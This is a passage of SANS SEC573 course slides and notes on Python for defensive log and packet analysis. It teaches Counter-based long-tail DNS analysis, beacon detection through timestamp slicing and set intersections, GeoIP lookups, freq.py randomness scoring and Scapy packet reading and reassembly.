- If you are just looking for the counts of data in a category, then the counter() is very fast
- Top five and bottom five most frequent hostnames—this is known as long-tail and short-tail analysis



```
>>> import re
>>> from collections import Counter
>>> c = Counter()
>>> for eachline in open("query.log"):
...     c.update(re.findall(r"client .*?query: (\S+) IN", eachline))
...
>>> c.most_common(5) _____
[('www.baidu.com', 1141283), ('a.root-servers.net', 588476), ('safebrowsing-
cache.google.com', 466892), ('www.bing.com', 370804), ('db.local.clamav.net',
356419)]
>>> sorted(c.items(), key = lambda host_count:host_count[1])[:5] _____
[('www.creatavist.com', 1), ('www.howtomakeasolarpanels.com', 1), ('x-0.19-
a3000001.d1.16a8.a15.3ea4.210.0.35qi643rukpletas3ae7fkbzi5.avts.mcafee.com', 1),
('Hq.NIMBus.bItdEFENDeR.nEt', 1), ('i-0.19-
a7000679.0.1644.1e98.2f4a.210.0.tqttagqzisnahzzk66rr69u7cst.avts.mcafee.com', 1)]
```

Avoid read() and readlines() for huge files

Short tail

Long tail

The collections counter dictionary is well suited for doing long-tail and short-tail analysis. The names come from their appearance on a graph. Let's look at the number of times that a hostname was queried, for example. Plot the hostnames on the horizontal axis and plot a bar graph that goes up to the number of times the host was requested. When sorted in order of frequency, the most frequently requested items appear to the far left of the graph. The items that were requested only a few times will appear on the right. The infrequently requested items form the long tail. The frequently requested items make up the short tail. It is a good idea to look at the outliers in both the long and the short tail. A domain that has a very high number of requests (in the short tail) might be an indicator of a DNS-based command and control channel like DNSCAT. A request that has only one request a day might be an indicator of a command and control channel.

The counter dictionary is designed to count the occurrences of a key, so it is perfect for doing this type of analysis. All you have to do is create a counter() object and call its .update() method, passing it a list of the hostnames you want to count. In this case, you want to step through a DNS log that is gigabytes in size. Opening it and reading its contents with read() or readlines() would consume all of the memory on your computer. Instead, when dealing with large files, using a for loop to step through the open file feeds you with one line at a time and processes it more efficiently.

For each line, we pull the hostname using regular expressions and call the counter's update function. The counter object does all the work for us. To get the long-tail items, we can just call most_common() and tell it how many items we want out of the tail. If we want the short tail, we have to sort the dictionary items based on their count and then slice off the bottom of the list, as shown above.

Use Dictionaries to Categorize Data

Dictionaries are a quick way to categorize data

{ **Key** = Category : **Value** = list of items }

- For example: Build a list of all destinations' IP addresses connected to by source IP addresses

- Standard

```
hostdict = {}
for src,dst in host_ip_tuples:
    if src in hostdict:
        hostdict[src].append(dst)
    else:
        hostdict[src] = [ dst ]
```


- defaultdict

```
hostdict = defaultdict(lambda :[])
for src,dst in host_ip_tuples:
    hostdict[src].append(dst)
```

Dictionaries are an excellent way to categorize or group together data. For example, imagine that you want to group together everyone who transmitted packets to a specific IP address. You could use a dictionary to do this. The *key* of the dictionary is the category that you are grouping together. In this case, our key will be the source IP addresses of communications on our network. The value at that key will be the list of all the destination IP addresses that the source IP address communicated with. Now if we want to look at all the destinations that an IP address communicated with, we just retrieve the list in the dictionary at the key of the source IP.

Here are two sample blocks of code that can be used to build these dictionaries. The first example uses a standard dictionary. We start with an empty dictionary. For every SRC IP address, we check to see if the key exists. If it doesn't, we initialize the value with our new list. If it does exist, then we just append to the existing list. A shorter version of this is to use the defaultdict. We create a default dictionary in which every entry in the dictionary will have an empty list by default. Then, for every source IP address, we just append our destination IP addresses to the existing list.

Slicing Timestamps for Interval Analysis

KEY =  **Day/Mon/Year:HH:MM:SS**

- You might be a ~~redneck~~ malware beacon if:
 - You send a network packet at some interval to check for command and control or to notify the attacker you're alive
 - You generate DNS request or other logs in support of said network packet
- By slicing a part of the timestamp, you can group items together on windows of time
- For example, slicing the time to the first digit of the minute, you create six keys, 0–5, with values of all packets in their 10-minute intervals
- Backdoors use "jitter" or go silent for one of two of their intervals to avoid this detection; so do not rely on just one window size


Most of our normal communications are very short-lived. For example, our web browsers connect to an IP address, download the content, and close the connection. Our email clients connect to an email server, download messages, and close the connection. Backdoors need to periodically check in to the command and control server to see if there are messages waiting from the attacker. These communications often occur at predefined intervals. By grouping connections, hostname resolution, and other communications together based on the time they occurred, we can identify communications that occur over and over again. A great way to group these together is to slice out the part of the date and timestamp that uniquely represents the time frames we want to group together.

For example, if you want to find all of the IP addresses that make a connection every month, you would pull out the month in your timestamp. In the timestamp above, "Jul" is used as the key. If we want packets that communicate every day, then we would slice the Day/Month portion (that is, "12/Jul") as the key. If we want to identify packets that communicate every 10 minutes for 24 hours, we would use the Hour and first digit of the minute (that is, "15:1") as the key. If we want to find communications that occur every hour for 24 hours, then we slice out the hour (that is, "15") as the key.

Backdoors will use what they call "jitter" to vary the time between connections to prevent this type of analysis from finding them. You should not rely on a single window size to identify backdoors.

When they are grouped together, you can identify hosts that appear in all of the time windows.

Use set intersections() to find beacons!



- After building a dictionary of time intervals, let set intersections find all common hosts

```
>>> example = { "1": [1,2,3], "2": [7,6,2], "3": [2], "4": [6,2,3] }
>>> common = set(example["1"])
>>> for alist in example.values():
...     common.intersection_update(set(alist))
...
>>> common
set([2])
```

Initialize the set with any value in the dictionary

A set intersection identifies the items that are in all the sets. This is what we would like to do with all the time-slice-based lists we built on the previous slide. The `set.intersection()` method works on two sets. Our dictionary could have a few hundred lists for which we want to find the `intersection()`. A nice technique for doing this is to create a set and then use the `.intersection_update` to find the intersection of all the lists in the dictionary. It doesn't matter which list you choose for your initial set. Because our goal is to find values that are in ALL the sets, by definition, those items must be in any one of the sets chosen at random. After you have assigned your initial set, you can find the intersection of it with every other set. In this code example, we used the variable "common" to hold our set. The `intersection_update()` updates the "common" set to the intersection in common with each of the sets. At the end of this loop, the variable "common" will contain the items that appear in all the lists.

The result is that the variable "common" will contain a list of possible malware beacons. Notice, in this example, "common" is a set that contains the number 2. Therefore, 2 is the only number that is common to all the lists in the dictionary.

GeoIP Legacy: IP Address Location—Python 2 Only

- MaxMind provides a free database to look up IP address locations:
<http://dev.maxmind.com>
- Python module version matters!
- Discontinued January 2019! But IP addresses don't rapidly change locations
- If you can still use Python2 and don't need IPv6, use this version
- 500% faster than their new product, GeoLite2

```
$ pip install GeoIP
```

```
>>> import GeoIP #Import the Legacy Geo IP
>>> x = GeoIP.open("/home/student/Public/GeoLiteCityLegacy.dat", GeoIP.GEOIP_INDEX_CACHE | GeoIP.GEOIP_CHECK_CACHE)
>>> x.record_by_name("www.sans.org")['city']
'Dover'
>>> x.record_by_name("www.sans.org")['country_code']
'US'
>>> x.record_by_addr("66.35.59.202")['latitude']
39.00600051879883
```



MaxMind provides a database that can be used to look up either IP addresses or hostnames. The database is free for you to use under the Creative Commons license. There is an old version of the database called *GeoIP Legacy*. GeoLite2 has features like IPv6 that are not available in the Legacy version. However, because the Legacy version doesn't have those additional features, it is smaller and faster. MaxMind stopped updating the legacy database in January 2019, so the information will become stale over the next few years. However, if you can use Python2 and IPv6 is required, this is still a great option for IP Address location information. Well-established companies and ISPs aren't changing locations rapidly, so the country code information in this database will still be useful for the near future.

This product includes GeoLite data created by MaxMind, available from <http://www.maxmind.com>.

geoip2: Installing and Updating

- MaxMind maintains and distributes several IP information databases
- The free location database product is referred to as "GeoLite2"
- Module is easily installed with pip `$ pip install geoip2`
- Databases can be directly downloaded from their website
 - <https://dev.maxmind.com/geoip/geoip2/geolite2/>
- Or a utility called geoipupdate can automatically download the monthly updates
 - First, add the MaxMind repository to your apt repository list
 - Then install their free geoipupdate utility and update your local database
 - Free updates available with "AccountID 0" and "LicenseKey 000000000000" in the configuration file

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt update
$ sudo apt install geoipupdate
$ sudo geoipupdate
$ sudo python -m pip install geoip2
```

Although the geoip2 database can be directly downloaded from its website at <http://dev.maxmind.com>, installing it along with its update manager makes it easy to keep your database up to date. Running the following commands at your bash prompt will install the package and update your local database.

```
$ sudo add-apt-repository ppa:maxmind/ppa
$ sudo apt update
$ sudo apt install geoipupdate
$ sudo geoipupdate
```

To use the database, install the associated python module by typing `pip install geoip2` and then you're ready to begin querying information from the database.

To have your database update automatically, you can schedule a cron task to automatically launch the geoipupdate utility. For more details, see the MaxMind website that outlines this process, <https://dev.maxmind.com/geoip/geoipupdate/>.

geoip2: Handling IP Addresses with no Records

- To retrieve records, you need to handle an error that occurs when no record exists
- We will discuss error handling in more detail in Section 5 of the course

```
>>> import geoip2.database
>>> reader = geoip2.database.Reader("/home/student/Public/GeoLite2-City.mmdb")
>>> def get_geoip2_record(database, ip_address):
...     try:
...         record = database.city(ip_address)
...     except geoip2.errors.AddressNotFoundError:
...         print("Record not found.")
...         record = None
...     return record
...
...
>>> rec = get_geoip2_record(reader, "66.35.59.202")
>>> if rec:
...     print("The country is", rec.country.name)
...
The country is United States
>>> get_geoip2_record(reader, "127.0.0.1")
Record not Found.
```

To use the module, you import "geoip2.database", then you create an object that points to the database you've downloaded from the MaxMind website. In this example, the variable reader can now be used to query information from the database.

The geoip2 module will cause your program to crash if you ask for a record that doesn't exist in the database. Unfortunately, you don't know if a record exists or not until you ask for it. This means that we have to use Try Except error handling to control the program crash and recover from it. We will discuss error handling in more detail in Section 5 of this course. For now, here is a function that can be used to safely retrieve a record from the database.

If a record exists in the database, this function will return the record. If no record exists, it will print "Record not found". and returns None. Since None has a Boolean value of False, you can use a simple if statement to detect when a record was returned.

geoip2: Retrieving Record Details

- Using our get_geolite2_record() function, we can now grab records
- Here is a sample of some of the useful data in the GeoLite2 database

```
>>> record = get_geolite2_record("66.35.59.202")
>>> rec.continent.<TAB><TAB>
rec.continent.code      rec.continent.name
rec.continent.geoname_id  rec.continent.names
>>> record.continent.name
'North America'
>>> record.country.name
'United States'
>>> record.subdivisions.most_specific.name
'Maryland'
>>> record.city.name
'Rockville'
>>> record.postal.code
'20852'
>>> record.location.longitude, record.location.latitude
(-77.1204, 39.0496)
```



Once you have a geolite2 record, you access the data as attributes on the object. In a Python interactive window, you can use introspection and tab complete to look at what is available to you. At the top level, you will find several broad categories of data.

```
>>> rec.
rec.city      rec.maxmind      rec.represented_country
rec.continent  rec.postal       rec.subdivisions
rec.country    rec.raw         rec.traits
rec.location   rec.registered_country
```

Within each of those broad categories, you will find more specific attributes that contain the data about the IP address.

Detecting Randomness by Character Frequency

- freq.py is a module designed to detect deviations from normal in the frequency of character pairs
- In your course VM in /home/student/Public/Modules
- There is a 99% chance that the letter *Q* will be followed by a *U* in normal English
- There is a 40% chance *H* will follow *T*
- .load(): Reads a file with character frequency data
- .probability(): Measures a string based on the table and returns the "average probability" and the "word probability"

```
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.load("freqtable2018.freq")
>>> fc.probability("normaltext")
(8.0669, 5.8602)
>>> fc.probability("loi2ks4kls")
(2.0843, 1.8608)
```

One way to attempt to detect unusual activities is to analyze the frequency of characters that occur. By definition, if something is cryptographically random, you will not have any measurable difference in the frequency of character pairs. Conversely, normal words usually do when compared to histograms. For example, in normal English text, if the first letter of a word is a *Q*, what is the second letter? There is a very high probability that the second letter is a *U*. There is a 40% chance that an *H* will follow a *T*. Using these statistics, we can step through a string and measure the probability of every pair of characters. Then we average each of those probabilities to come up with the "average probability". The "average probability" is in the first position of the tuple returned by the .probability() method. The second number is the "word probability".

The word probability is calculated by totaling the number of times all of the letters in the target string except the last was a first character in the table and the total number of times all of the letters except the first was a second character in the table and then calculating that percentage.

After importing the module using the "from freq import *" syntax, you can call the .load() method to load a prebuilt character frequency chart into memory. Then you can call the .probability() method to measure the string against your frequency tables.

For more information on how the data is stored and the numbers are calculated, I would encourage you to watch the talk called "Getting the Most Out of Freq and Domain_stats", available at <https://youtu.be/dfrh1FaFUic>.

Build Your Own Frequency Tables

- Build your own frequency tables based on known good values (your hostnames, Cisco Umbrella Top 1M Hosts, and so on)
- Measure new hosts to find 'abnormal' hostnames, document names, executable names, SSL Certificate names, Windows Service names, and much more. Malware likes random values
- As a general rule, any value < 5% is probably worth looking at
- Tune your tables so that they learn domains that you don't want blacklisted

```
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.tally_str(open("myhostnames.txt","rt").read())
>>> fc.probability("loi2ks4kls")
(2.0843, 1.8608)
>>> fc.probability("qu")
(99.8891, 99.8891)
>>> fc.probability("cia.gov")
(2.5033, 1.8319)
>>> fc.tally_str("cia.gov",100000)
>>> fc.probability("cia.gov")
(23.1863, 15.8967)
```

Build your tables based upon your host names!

We can "tune" domains that the tables identify as potentially evil.

The real power of freq.py comes when you build your own frequency tables that match strings and hosts that are common to your network. Instead of using frequency tables based on normal English text, a better option is to use a frequency table that is custom built for normal text in your environment. Your organization's name or departments will most likely appear frequently in DNS hostnames. Building frequency tables that reflect that reality will make detecting anomalies more efficient. To build custom frequency tables, you first assign a variable to be a FreqCounter() object. The variable fc contains a FreqCounter object above. Now you can call the object's tally_str() method and pass it a string. It will analyze the string and count the character frequencies. You can pass it very large strings, such as the entire contents of a text file containing all of the names of hosts in your environment. After you have built the frequency tables, you can call the .probability() method to measure a string. The scores that come back will be floating point numbers between 0 and 100. What "normal" is may vary from organization to organization, but as a general rule, an "average probability" less than 5 or a "word probability" less than 4 is a pretty low probability score. Scores higher than that are probably okay.

Freq.py is far from perfect. You can see that it has trouble with some domains, such as cia.gov. According to this table, cia.gov is an evil domain based on the low occurrence of those character pairs in our sample data. It is simple to fix this by calling tally_string() and passing it the domain we want to tune and the number of times we want to say we saw that domain occur. In this example, we claim to have seen 100,000 instances of the domain cia.gov. Now when we measure its probability a second time, it scores very high. Keep in mind that you are not just tuning that domain; you are tuning the occurrence of those character pairs. So this also affects the probability of "cigo", "gopia", and other words that contain those character pairs.

Freq.py Ignored Characters and Freq_Server

- Freq ignores certain characters in its calculations. You can control this with the ignorechars attribute. Additionally, you can turn off case sensitivity in the calculations by setting .ignore_case
- freq_server.py is a multithreaded web server that will load the database once, cache frequently called domains, and provide an API to SEIMs and other systems that want to automatically query a high volume of data

```
>>> fc.ignorechars
'\n\t~`!@#$%^&*()_+-'
>>> fc.probability("cia.gov")
(23.1863, 15.8967)
>>> fc.ignorechars += "."
>>> fc.probability("cia.gov")
(20.7329, 16.4625)
```

```
>>> import requests
>>> requests.get("http://127.0.0.1:8000/measure/cia.gov").content
b'(23.1863, 15.8967)'
>>> requests.get("http://127.0.0.1:8000/measure1/cia.gov").content
b'23.1863'
>>> requests.get("http://127.0.0.1:8000/measure2/cia.gov").content
b'15.8967'
```

You can tell freq.py to ignore certain characters in its calculations. The tally_str() method keeps all character pairs in its database. ignorechars are only considered in the calculations. In addition, you can control whether or not to ignore case in the calculations with the .ignore_case attribute. When you tell freq to ignore case and calculate the probability of "qu", it totals the probability of "QU", "Qu", "qU", and "qu" and returns that response. The state of the "ignore_case" and "ignorechars" variables is stored in the frequency table along with all of the character counts when you call .save(). That means that changing the tables or those attributes and saving it will affect all use of that table moving forward.

The freq module also contains freq_server.py. freq_server.py is a multithreaded web server that caches response and is optimized for speed. It is designed to give SEIMs and other high-volume processes an API with which they can query the same frequency information via HTTP.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Lab Intro: Log Analysis Labs

- pyWars challenges 56–60 will challenge your file analysis skills
- Completing all of these labs requires approximately 1.5 hours, but 1.5 hours is not provided! Even coding experts will have to choose one or two
- But you have more challenges you can work on later! All of these are in your local VM copy of the pyWars server
- Brand new to coding? Pick one of the following challenges

Now it is your turn. Complete pyWars challenges 56–60. If you are brand new to Python, you should expect to finish one of these exercises. If you have coded before, then you should choose one or two of these.

Lab Intro: Solve One of the Following Real-World Challenges

- #56: In this fictional scenario, the website in .data() is distributing malware. Build a list of every workstation that went to that host recorded in one specified bind DNS log file.
- #57: Count how many host names are longer than the target length in the specified DNS log file. Use this information to find and analyze a DNS-based C2 Channel
- #58: Use freq.py to identify hostnames that look suspicious
- #59: An IP Address was compromised. Go through ALL of the logs and tell me every DNS hostname that it queried
- #60: Long Tail Analysis—Determine the nth most commonly occurring user agent string in our environment via Apache logs

Each of these challenges is very real world. The first four challenges will have you analyze DNS bind logs to find attackers or victims in your network. Do not assume for the purposes of these labs that you will have private IP addresses on your network. All the IP addresses are random. The hostnames in the logs are also random. The scenarios are not intended to suggest that those legitimate websites were compromised. These are fictional scenarios but reflect activities you will need to perform in actual compromises. The last challenge will have you analyze an Apache log file to determine which web browsers are most common on your network by examining the user agent string.

In your workbook, turn to Exercise 3.3

pyWars challenge 56, 57, 58, 59, or 60



Please complete the exercise in your workbook.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Scapy Overview (I)

- Scapy is an extensive packet crafting module created by Philippe Biondi
- Available for FREE download at <http://www.secdev.org/projects/scapy>
- Adds the capability to sniff, read, and write packets; craft forged packets; and change existing packets to Python
- Installation means downloading, unzipping, and running an installation script

```
$ pip install scapy
```

Scapy is an extremely powerful and flexible packet crafting module. It enables you to sniff packets from the network, read and write packet captures, and create crafted packets before transmitting them to remote hosts and reading the response from the wire.

Scapy is free. It was written by Philippe Biondi and is available for download at <http://www.secdev.org/projects/scapy>. Although it is installed in your course VM, it is not installed by default on most Linux distributions. To install Scapy, you download the required files, unzip them, and run the Scapy installation script. Scapy is installed easily with PIP.

```
$ pip install scapy
```

After it is installed, you can start a Python interactive shell with the Scapy modules already imported by typing **scapy**, or you can use the Scapy module in your scripts.

Scapy Overview (2)

- Although Scapy can craft packets, sniff packets, and do many other things, we will be focused on its capability to read and parse packets
- Although forging packets and sniffing packets requires root access, reading packets does not
- To begin parsing packets with Scapy, you import everything in the `scapy.all` module

```
$ python  
>>> from scapy.all import *
```

Scapy is a very full-featured module, so we will just barely touch on that functionality here. We will focus on an in-depth understanding of reading packets and reassembling them. Because our scripts are only using the portions of the module that are responsible for reading, parsing, and writing packets, they will not require root-level access when running. However, if you do incorporate packet sniffing or transmitting forged packets, the users will need to have root access to execute the script.

To begin using Scapy, you import the modules as follows: "from `scapy.all` import *." This will import the Scapy classes into the global namespace. These same libraries are automatically imported into a new interactive Python shell when you execute "scapy" in a terminal window.

Reading and Writing PacketLists

- wrpcap(filename,packetlist) will write a PacketList to a pcap file
 - wrpcap("newpacketcapture.pcap", PacketList2write)
- rdpcap(filename [, #]) will read a file containing pcaps into a scapy.PacketList Data structure
 - packetlist=rdpcap("apacketcapture.pcap")
- sniff() can also be used to capture live packets or read from a pcap
- Use sniff() to capture all packets filtered by a filterer() until some event determined by stopper() and pass them to the function analyze()
 - sniff(iface="eth0", store=0, lfilter=filterer, prn=analyze, stop_filter=stopper)
- Use sniff() to capture 100 packets that are selected by the selectpackets() function
 - sniff(iface="eth0", lfilter=selectpackets, count=100)
- Use sniff() to read a pcap and apply a BPF (Berkeley Packet Filter)
 - sniff(offline="sansimages.pcap", filter="TCP PORT 80")
 - Note: Filter can be unreliable due to OS dependencies. Use lfilter when portability is required (discussed in a few pages)

To read and write a packet, you use the rdpcap() and wrpcap() methods, respectively. Both of these methods are part of the "PacketList" class. rdpcap() will read a pcap file and return a PacketList object. wrpcap() will write the contents of a PacketList to a pcap file. To read the contents of a packet capture file into a PacketList object, you do the following:

```
>>> packetlist = rdpcap("<filename.pcap>")
```

You can optionally provide rdpcap with an integer representing how many packets you want to read with the second argument. By default, it will read the entire file into the variable PacketList. The PacketList object is an iterable object that behaves like a list with additional functionality. It is made up of one or more individual Packet entries. You can step through each of the packets with any of the Python iteration commands, such as FOR loops.

You can also write a list of packets to a pcap file using wrpcap. wrpcap takes two arguments: the first is the file to create, and the second is a list of packets to write to the file.

Another way to gather packets is to use the sniff() function. sniff() can be used to capture live data from a network interface. Sniff will accept a couple of different functions that control its behavior. The one way to use the sniff function is to have it sniff until a stop_filter function returns True. In this case, you would provide sniff() with a function using the "prn=" argument. That function will receive a copy of every packet that is sniffed from the network until you terminate the program. Another way to use sniff is to specify how many packets you want to be able to capture before it stops sniffing. Your program's execution will pause until it has captured the specified number of packets. You can also use sniff to read packets from a pcap file. This provides the same functionality as rdpcap, but you can also apply a BPF (Berkeley Packet Filter) to limit the number of packets you read.

Sniff()'s callback functions

- Sniff's "callback" functions define how it will behave and are called for every packet
- prn callback is called to process every packet that gets past the lfilter function
- lfilter returns False for every packet that should be ignored by the sniffer
- stop_filter returns True when the sniffer should stop sniffing packets

```
>>> def stopper(packetin):
...     return (time.time() - start_time) > 60
...
>>> def filterer(packetin):
...     return packetin.haslayer(Raw)
...
>>> def processor(packetin):
...     print("I got a packet from", packetin[IP].src)
...
>>> start_time = time.time()
>>> sniff(iface="lo", store=0, prn=processor, lfilter=filterer, stop_filter=stopper)
I got a packet from 127.0.0.1
I got a packet from 127.0.0.1
```

All three callback functions take exactly one argument. So using a global variable may be required

The sniff method can also be used to capture live packets from the network. To process the packet, you provide the sniff() function with a *callback*. A callback is a function that you give to some object or process that will be called when certain events occur. You call the function, and it calls you back—thus, a callback. The sniff function can be provided with a callback, and it will call that function every time a packet is received that matches its filters. It will pass that packet to your function for processing. In this example, we create a function called "processor" that will accept a single scapy packet as its input. Here we just print a message and the source IP address for whatever packet we receive. Then we pass the name of the function to sniff as the "prn" argument. Additionally, the "store=0" argument tells sniff not to keep packets in memory to return to the calling program. When store is set to 0, sniff will return an empty PacketList. The lfilter callback points to a function that determines if the sniffer will process the packet or not. If it returns False, then the packet is ignored by the sniffer. The stop_filter argument is set to a function that decides when the sniffer should stop capturing packets. In the example above, sniff will run until 60 seconds has elapsed since it started sniffing. It will only process packets that have an IP layer and it will print the IP address for every packet it processes. All three of these callback functions will only accept one argument, so you typically have to use global variables if you want to provide any other type of input to the function. In the example above, the 'stopper' function must rely on a global variable that contains the start time.

The lfilter callback can be used instead of a BPF filter to determine if the packet is processed. This capability is useful because the BPF "filter=" option has OS dependencies that are often unmet. As a result, the "filter" option can be unreliable in many cases. The lfilter function is passed each packet one at a time as it is received. If the lfilter() callback function returns True, then the packet is processed (that is, passed to prn and/or included in the return value).

Save Memory with PcapReader

- The PcapReader can be used to step through packets with a for loop instead of loading the entire thing into memory

```
>>> for pkt in PcapReader("/home/student/Public/packets/ncat.pcap"):  
...     print(pkt.dport)  
...  
9898  
52253  
9898  
9898  
52253
```

If you would like to avoid loading a large pcap file into memory, you can use a for loop to step through it with a PcapReader. The PcapReader is passed the path to the PCAP file you want to open. You can use a for loop to step through each packet one at a time. In this example, the variable 'pkt' will hold each line from the PCAP one at a time. Here for each packet we print the packets destination port, which is stored in the dport field.

scapy.plist.PacketList

- The sniff() and rdpcap() functions return a "scapy.plist.PacketList" type variable

```
>>> packetlist = rdpcap("sansimages.pcap")
>>> packetlist.__class__
<class scapy.plist.PacketList at 0xb61f7aac>
>>> dir(packetlist)
['__add__', '__doc__', '__getattr__', '__getitem__', '__getslice__',
 '__init__', '__module__', '__repr__', '_dump_document', '_elt2pkt',
 '_elt2show', '_elt2sum', 'afterglow', 'conversations', 'diffplot', 'display',
 'filter', 'hexdump', 'hexraw', 'listname', 'make_lined_table', 'make_table',
 'make_tex_table', 'multiplot', 'nsummary', 'nzpadding', 'padding', 'pdfdump',
 'plot', 'psdump', 'rawhexdump', 'replace', 'res', 'sessions', 'show', 'sr',
 'stats', 'summary', 'timeskew_graph']
```

- Most of these methods are useful in an interactive shell but provide little benefit to us when automating tasks
- .sessions(), however, IS VERY useful for automating tasks

After you have read or sniffed some packets, you can begin to analyze them. Both sniff and rdpcap return a variable of type "scapy.plist.PacketList". There are several functions available for displaying information about the packets in an interactive shell. One particular method is useful when we are programmatically analyzing packets: that is the .sessions() method. The .sessions() method enables you to follow TCP streams.

Day 3 Roadmap


- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Following TCP Streams

- Wireshark has the capability to "Follow TCP Stream" and reassemble all of the packets based on SRC IP, DST IP, SRC PORT, and DST PORT
- The payload of the packet is then displayed in a nice window so you can examine the packet contents



- `scapy.plist.PacketList.sessions()` will follow streams for you!

SANS


SEC573 | Automating Information Security with Python

86

We often have more than one pair of machines communicating inside a packet capture. Those separate conversations may be using sequence numbers that overlap one another such that simply sorting them based on their sequence number is not sufficient to isolate their communications. What we really need is the ability to "Follow TCP Stream" that tools such as Wireshark provide, enabling us to examine the contents of packets. Within Wireshark, if you right-click on a packet and select **Follow TCP Stream**, it will bring up a dialog box that shows the payload of the packets. We need this same functionality in Scapy. The `PacketList.sessions()` method provides you with that ability.

scapy.plist.PacketList.sessions() Dictionary

- .sessions () returns a dictionary of streams
- The KEY for the dictionary is a string
• "PROTOCOL SRCIP:SRCPORT > DSTIP:DSTPORT"
- The VALUE is another scapy.plist.Packetlist



```

>>> packetlist.sessions()
{ 'TCP 10.10.10.114:52261 > 74.125.159.104:80': <PacketList:
TCP:41 UDP:0 ICMP:0 Other:0>, 'TCP 10.10.10.114:35850 >
74.125.159.106:80': <PacketList: TCP:14 UDP:0 ICMP:0 Other:0>
  
```

When you call .sessions(), it returns a dictionary to you. The key for every entry in the dictionary is a string that uniquely represents the communications in a particular stream. Specifically, that string contains the streams protocol, source IP, source port, destination IP, and destination port. The value at each entry in the dictionary is a Scapy PacketList. That PacketList contains the packets that were a part of the communications identified by the key. You can see something very similar to the packets stored in each dictionary value in Wireshark when using the display filter "tcp.stream eq X" where X is an integer representing which stream you want to view. The key tells you who is talking, and the value tells you what they said.

scapy.plist.PacketList.sessions()

- .sessions().keys() = A list of strings

```
>>> packetlist.sessions().keys()
dict_keys(['TCP 10.10.10.114:52261 > 74.125.159.104:80', 'TCP 10.10.10.114:35850
> 74.125.159.106:80', 'TCP 10.10.10.114:34551 > 74.125.159.147:80'])
```

- .sessions().values() = A list of PacketLists

```
>>> packetlist.sessions().values()
dict_values([<PacketList: TCP:41 UDP:0 ICMP:0 Other:0>, <PacketList: TCP:14 UDP:0
ICMP:0 Other:0>, <PacketList: TCP:54 UDP:0 ICMP:0 Other:0>])
```

Because it is a dictionary, we can use .keys() to get back a view of all the keys and use .values() to get back a view of all the values. So values() returns a list of scapy.plist.PacketList objects broken down into streams ready for us to extract the data. This data structure makes it easy for us to use a for loop to step through all the filtered TCP streams.

Now let's look at the structure of a PacketList.

PacketList Data Structure

- A PacketList contains one or more packets, similar to a list
- Packets contain one or more layers, similar to "nested" dictionaries
- Layers have attributes, similar to an object

PacketList[]

packet [0]{}

 packet[0][Ether]
 src,dst
